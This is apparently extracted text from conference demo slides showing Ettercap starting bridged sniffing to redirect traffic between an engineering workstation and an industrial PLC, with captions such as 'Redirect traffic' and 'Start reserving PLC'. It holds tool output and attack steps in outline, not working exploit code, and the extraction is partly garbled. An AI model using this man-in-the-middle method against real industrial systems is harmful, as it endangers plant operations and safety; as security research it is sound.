
Step 3 progress



It's time for a demo







The image shows a screenshot of a network security tool interface. At the top, there's a toolbar with various icons. Below it, a title bar reads "uxure Control Expert CI". A cartoon character wearing a hard hat and safety vest is positioned next to the title. The status bar at the bottom indicates "Ready" and "HMI R/W mode OFFLINE".

In the main area, there are four terminal windows showing the same command:

```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x  
123.45.67.10/255.255.0.0
```

Below the terminals, a message states:

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

Following this, the output of the Ettercap command is displayed:

```
34 plugins  
42 protocol dissectors  
57 ports monitored  
24609 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!
```

The next line shows the tool starting bridged sniffing:

```
Starting Bridged sniffing...
```


Finally, the text-only interface is activated:

```
Text only Interface activated...  
Hit 'h' for inline help
```

A large red arrow points from the right side of the terminal window towards the "Redirection" section of the interface.

Redirect traffic





Start reserving PLC



```
amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x amirz@ubuntu:~/Documents/BlackHat_demo x
123.45.67.10/255.255.0.0


Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

